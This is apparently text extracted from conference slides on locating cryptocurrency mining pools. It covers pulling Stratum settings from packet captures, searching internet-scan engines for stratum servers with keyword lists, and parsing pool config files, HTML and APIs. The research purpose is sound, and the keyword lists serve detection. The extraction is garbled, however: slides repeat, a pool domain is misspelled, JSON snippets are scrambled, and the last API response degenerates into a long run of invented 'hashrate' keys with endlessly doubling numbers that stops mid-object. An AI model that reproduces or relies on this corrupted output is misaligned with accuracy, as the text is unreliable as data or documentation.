
Back

Close

Help

Network Capture

Extracting Stratum configuration from PCAPs



DNS Answer xmr-eu.dwarfpool.com: type A, class IN, addr 79.137.57.106

Extracting Stratum configuration from PCAPs

Login Request (JSON-RPC)

```
{  
  "method": "login",  
  "params": {  
    "login": "4BrL51JCCc..Lc46hd..i",  
    "pass": "x",  
    "agent": "XMRig/0.8.2"  
  },  
  "id": 1  
}
```

DNS Answer xmr-eu.dwarfpool.com: type A, class IN, addr 79.137.57.106


Extracting Stratum configuration from PCAPs

Job Assignment (JSON-RPC)

```
{  
  "jsonrpc": "2.0",  
  "method": "job",  
  "params": {  
    "blob": "0707d5efb9d6057e95a...5c358f907dbcbb72b01",  
    "job_id": "4BiGm3/RgGQzgkTI/xV0smdA+EGZ",  
    "target": "b88d0600"  
  }  
}
```


DNS Answer xmr-eu.dwaripool.com: type A, class IN, addr 79.137.57.106

Extracting Stratum configuration from PCAPs



DNS Answer xmr-eu.dwarfpool.com: type A, class IN, addr 79.137.57.106

Looking for stratum servers over the Internet



Search Engines for Connected Hosts



Those search engines are scanning Internet for **specific protocols**



They expose scan results through **APIs**



We use those services to look for specific keywords referring to the **Stratum Mining Protocol** or **Mining Pool Websites**

Keywords to identify stratum servers

X-Stratum Custom HTTP Headers

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 190
X-Stratum: stratum+tcp://litecoinpool.org:3333
```

Stratum Standard Messages

```
Mining server is Online
mining.set_difficulty
mining.notify
Wrong Wallet ID
Mining Pool Online
You are trying to connect to a Stratum server
```

Miner HTTP Status

```
"connection": {
  "pool": "gulf.moneroocean.stream:10008",
  "uptime": 1195392,
  "ping": 113,
  "failures": 3,
  "error_log": []}
```

Stratum Proxies

```
Ethereum stratum proxy<br>DAG-file: 04a3fa11bc92b068<br><br>Main
server us2.ethermine.org:4444 (172.65.226.101) connected<br>Failover
server1 us1.ethermine.org:14444 (172.65.218.238) connected<br>
```

Identifying Mining Pool Websites

Common keywords	Node-cryptonote-pool and forks	Open Ethereum Pool
Mining Pool</title>	<Title>Cryptonote Pool	<title> Open ethereum
Stratum+tcp	<script src="config.js"></script> #coinName	\>open-ethereum-pool\
Top 10 miners	href="//github.com/zone117x/node-cryptonote-pool"	open-ethereum-pool/config/environment
Pool blocks	href="https://github.com/dvandal/cryptonote-nodejs-pool"	
Worker Statistics		Nodejs Pool
Coin-logo		isActivePage('home')
X-wallet-id		<script src="globals.js"></script>
Script	Node Open Mining Portal (NOMP)	href="https://github.com/Snipa22/nodejs-pool"
...	<title>NOMP	
	href="https://github.com/zone117x/node-open-mining-portal/ href="/api"	Yiimp
	href="https://github.com/foxa666/node-open-mining-portal"	<title>YiiMP
		content="Yii mining pool"

* We also extract URLs from websites listing mining pools

Extracting config: JS config file + API call

Node-cryptonote-pool and forks NodeJS Pools

config.js

```
var api = "https://pool.graft.community/api";  
var poolHost = "pool.graft.community";  
  
var email = "pool@graft.community";  
var telegram = "https://t.me/GraftDonationPool";  
var discord = "";  
  
var marketCurrencies = [{"symbol}-BTC", "{symbol}-USD", "{symbol}-EUR",  
var blockchainExplorer = "https://graft.observer/block/{id}";  
var transactionExplorer = "https://graft.observer/tx/{id}";  
  
var themeCss = "themes/default.css";  
var defaultLang = 'en';
```

<https://pool.graft.community/api/stats>

```
▼ config:  
  poolHost: "graft.community"  
  ▼ ports:  
    ▼ 0:  
      port: 3300  
      donation: 0  
      difficulty: 5000  
      desc: "Single CPU mining"  
    ▼ 1:  
      port: 5500  
      donation: 0  
      difficulty: 50000  
      desc: "Mining rig"  
    ▼ 2:  
      port: 7700  
      donation: 0  
      difficulty: 50000  
      desc: "SSL connection"  
      ssl: true
```

Extracting config: JS config file + API call

Node-cryptonote-pool and forks NodeJS Pools

config.js

```
var api = "https://pool.graft.community/api";
```

```
var api = "https://pool.graft.community/api";  
var poolHost = "pool.graft.community";
```

```
var blockchainExplorer = "https://graft.observer/block/{id}";  
var transactionExplorer = "https://graft.observer/tx/{id}";  
  
var themeCss = "themes/default.css";  
var defaultLang = 'en';
```

config:

poolHost:

"graft.community"

poolHost:

"graft.community"

ports:

0:

port:

3300

desc:

"Mining rig"

2:

port:

7700

donation:

0

difficulty:

50000

desc:


"SSL connection"

ssl:


true

Extracting config: parsing HTML

NOMP (Node Open Mining Portal) Open Ethereum Pool



Getting started




```
<a href="#" class="poolOption" data-info="{&quot;coin&quot;:
{&quot;name&quot;:;&quot;jewelz&quot;;&quot;symbol&quot;:;&quot;JWLZ&quot;;&quot;algorithm&quot;:;&quot;scrypt&quot;;&quot;peerMagic&quot;:;&quot;fce8eef9&quot;;&quot;peerMagicTestnet&quot;:;&quot;fce8eee9&quot;};&quot;algo&quot;:;&quot;scrypt&quot;;&quot;ports&quot;:
{&quot;3008&quot;;{&quot;diff&quot;:8},&quot;3032&quot;;{&quot;diff&quot;:32,&quot;varDiff&quot;:{&quot;minDiff&quot;:8,&quot;maxDiff&quot;:512,&quot;targetTime&quot;:15,&quot;retargetTime&quot;:90,&quot;variancePercent&quot;:30}},&quot;3256&quot;;
{&quot;diff&quot;:256}},&quot;host&quot;:;&quot;167.99.116.46&quot;}">jewelz</a>
```


Extracting config: parsing HTML

NOMP (Node Open Mining Portal)

Open Ethereum Pool



Getting started

URL (difficulty 8):	stratum+tcp://167.99.116.46:3008
URL (difficulty 32):	stratum+tcp://167.99.116.46:3032
URL (difficulty 256):	stratum+tcp://167.99.116.46:3256

```
name", :", jewelz", ,", symbol", :", :", 3008", : {"diff": 8}, ", 3032", : {"diff": 256}}, ", host", :", 167.99.116.46&
```

```
quot;, :", scrypt", ", ports", :", 30", ", 3256", :
```

Extracting config: (Parsing HTML)² + API Call

Poolurl/site/api

Pool Status

request:

```
http://api.zergpool.com:8080/api/status
```

result:

API call

```
{
  "name": "argon2d250", "port": 4241, "coins": 1, "fees": 0.5, "hashrate": 3798080, "hashrate_24h": 3798080, "hashrate_7d": 3798080, "hashrate_30d": 3798080, "hashrate_90d": 3798080, "hashrate_180d": 3798080, "hashrate_360d": 3798080, "hashrate_720d": 3798080, "hashrate_1440d": 3798080, "hashrate_2880d": 3798080, "hashrate_5760d": 3798080, "hashrate_11520d": 3798080, "hashrate_23040d": 3798080, "hashrate_46080d": 3798080, "hashrate_92160d": 3798080, "hashrate_184320d": 3798080, "hashrate_368640d": 3798080, "hashrate_737280d": 3798080, "hashrate_1474560d": 3798080, "hashrate_2949120d": 3798080, "hashrate_5898240d": 3798080, "hashrate_11796480d": 3798080, "hashrate_23592960d": 3798080, "hashrate_47185920d": 3798080, "hashrate_94371840d": 3798080, "hashrate_188743680d": 3798080, "hashrate_377487360d": 3798080, "hashrate_754974720d": 3798080, "hashrate_1509949440d": 3798080, "hashrate_3019898880d": 3798080, "hashrate_6039797760d": 3798080, "hashrate_12079595520d": 3798080, "hashrate_24159191040d": 3798080, "hashrate_48318382080d": 3798080, "hashrate_96636764160d": 3798080, "hashrate_193273528320d": 3798080, "hashrate_386547056640d": 3798080, "hashrate_773094113280d": 3798080, "hashrate_1546188226560d": 3798080, "hashrate_3092376453120d": 3798080, "hashrate_6184752906240d": 3798080, "hashrate_12369505812480d": 3798080, "hashrate_24739011624960d": 3798080, "hashrate_49478023249920d": 3798080, "hashrate_98956046499840d": 3798080, "hashrate_197912092999680d": 3798080, "hashrate_395824185999360d": 3798080, "hashrate_791648371998720d": 3798080, "hashrate_1583296743997440d": 3798080, "hashrate_3166593487994880d": 3798080, "hashrate_6333186975989760d": 3798080, "hashrate_12666373951979520d": 3798080, "hashrate_25332747903959040d": 3798080, "hashrate_50665495807918080d": 3798080, "hashrate_101330991615836160d": 3798080, "hashrate_202661983231672320d": 3798080, "hashrate_405323966463344640d": 3798080, "hashrate_810647932926689280d": 3798080, "hashrate_1621295865853378560d": 3798080, "hashrate_3242591731706757120d": 3798080, "hashrate_6485183463413514240d": 3798080, "hashrate_12970366926827028480d": 3798080, "hashrate_25940733853654056960d": 3798080, "hashrate_51881467707308113920d": 3798080, "hashrate_103762935414616227840d": 3798080, "hashrate_207525870829232455680d": 3798080, "hashrate_415051741658464911360d": 3798080, "hashrate_830103483316929822720d": 3798080, "hashrate_1660206966633859645440d": 3798080, "hashrate_3320413933267719290880d": 3798080, "hashrate_6640827866535438581760d": 3798080, "hashrate_13281655733070877163520d": 3798080, "hashrate_26563311466141754327040d": 3798080, "hashrate_53126622932283508654080d": 3798080, "hashrate_106253245864567017308160d": 3798080, "hashrate_212506491729134034616320d": 3798080, "hashrate_425012983458268069232640d": 3798080, "hashrate_850025966916536138465280d": 3798080, "hashrate_1700051933833072276930560d": 3798080, "hashrate_3400103867666144553861120d": 3798080, "hashrate_6800207735332289107722240d": 3798080, "hashrate_13600415470664578215444480d": 3798080, "hashrate_27200830941329156430888960d": 3798080, "hashrate_54401661882658312861777920d": 3798080, "hashrate_108803323765316625723555840d": 3798080, "hashrate_217606647530633251447111680d": 3798080, "hashrate_435213295061266502894223360d": 3798080, "hashrate_870426590122533005788446720d": 3798080, "hashrate_1740853180245066011576893440d": 3798080, "hashrate_3481706360490132023153786880d": 3798080, "hashrate_6963412720980264046307573760d": 3798080, "hashrate_13926825441960528092615147520d": 3798080, "hashrate_27853650883921056185230295040d": 3798080, "hashrate_55707301767842112370460590080d": 3798080, "hashrate_111414603535684224740921180160d": 3798080, "hashrate_222829207071368449481842360320d": 3798080, "hashrate_445658414142736898963684720640d": 3798080, "hashrate_891316828285473797927369441280d": 3798080, "hashrate_1782633656570947595854738882560d": 3798080, "hashrate_3565267313141895191709477765120d": 3798080, "hashrate_7130534626283790383418955530240d": 3798080, "hashrate_14261069252567580766837911060480d": 3798080, "hashrate_28522138505135161533675822120960d": 3798080, "hashrate_57044277010270323067351644241920d": 3798080, "hashrate_114088554020540646134703288483840d": 3798080, "hashrate_228177108041081292269406576967680d": 3798080, "hashrate_456354216082162584538813153935360d": 3798080, "hashrate_912708432164325169077626307870720d": 3798080, "hashrate_1825416864328650338155252615741440d": 3798080, "hashrate_3650833728657300676310505231482880d": 3798080, "hashrate_7301667457314601352621010462965760d": 3798080, "hashrate_14603334914629202705242020925931520d": 3798080, "hashrate_29206669829258405410484041851863040d": 3798080, "hashrate_58413339658516810820968083703726080d": 3798080, "hashrate_116826679317033621641936167407452160d": 3798080, "hashrate_233653358634067243283872334814904320d": 3798080, "hashrate_467306717268134486567744669629808640d": 3798080, "hashrate_934613434536268973135489339259617280d": 3798080, "hashrate_1869226869072537946270978678519234560d": 3798080, "hashrate_3738453738145075892541957357038469120d": 3798080, "hashrate_7476907476290151785083914714076938240d": 3798080, "hashrate_14953814952580303570167829428153876480d": 3798080, "hashrate_29907629905160607140335658856307752960d": 3798080, "hashrate_59815259810321214280671317712615505920d": 3798080, "hashrate_119630519620642428561342635425231011840d": 3798080, "hashrate_239261039241284857122685270850462023680d": 3798080, "hashrate_478522078482569714245370541700924047360d": 3798080, "hashrate_957044156965139428490741083401848094720d": 3798080, "hashrate_1914088313930278856981482166803696189440d": 3798080, "hashrate_3828176627860557713962964333607392378880d": 3798080, "hashrate_7656353255721115427925928667214784757760d": 3798080, "hashrate_15312706511442230855851857334429569515520d": 3798080, "hashrate_30625413022884461711703714668859139031040d": 3798080, "hashrate_61250826045768923423407429337718278062080d": 3798080, "hashrate_122501652091537846846814858675436556124160d": 3798080, "hashrate_245003304183075693693629717350873112248320d": 3798080, "hashrate_490006608366151387387259434701746224496640d": 3798080, "hashrate_980013216732302774774518869403492448993280d": 3798080, "hashrate_1960026433464605549549037738806984897986560d": 3798080, "hashrate_3920052866929211099098075477613969795973120d": 3798080, "hashrate_7840105733858422198196150955227939591946240d": 3798080, "hashrate_15680211467716844396392301910455879183892480d": 3798080, "hashrate_31360422935433688792784603820911758367784960d": 3798080, "hashrate_62720845870867377585569207641823516735569920d": 3798080, "hashrate_125441691741734755171138415283647033471139840d": 3798080, "hashrate_250883383483469510342276830567294066942279680d": 3798080, "hashrate_501766766966939020684553661134588133884559360d": 3798080, 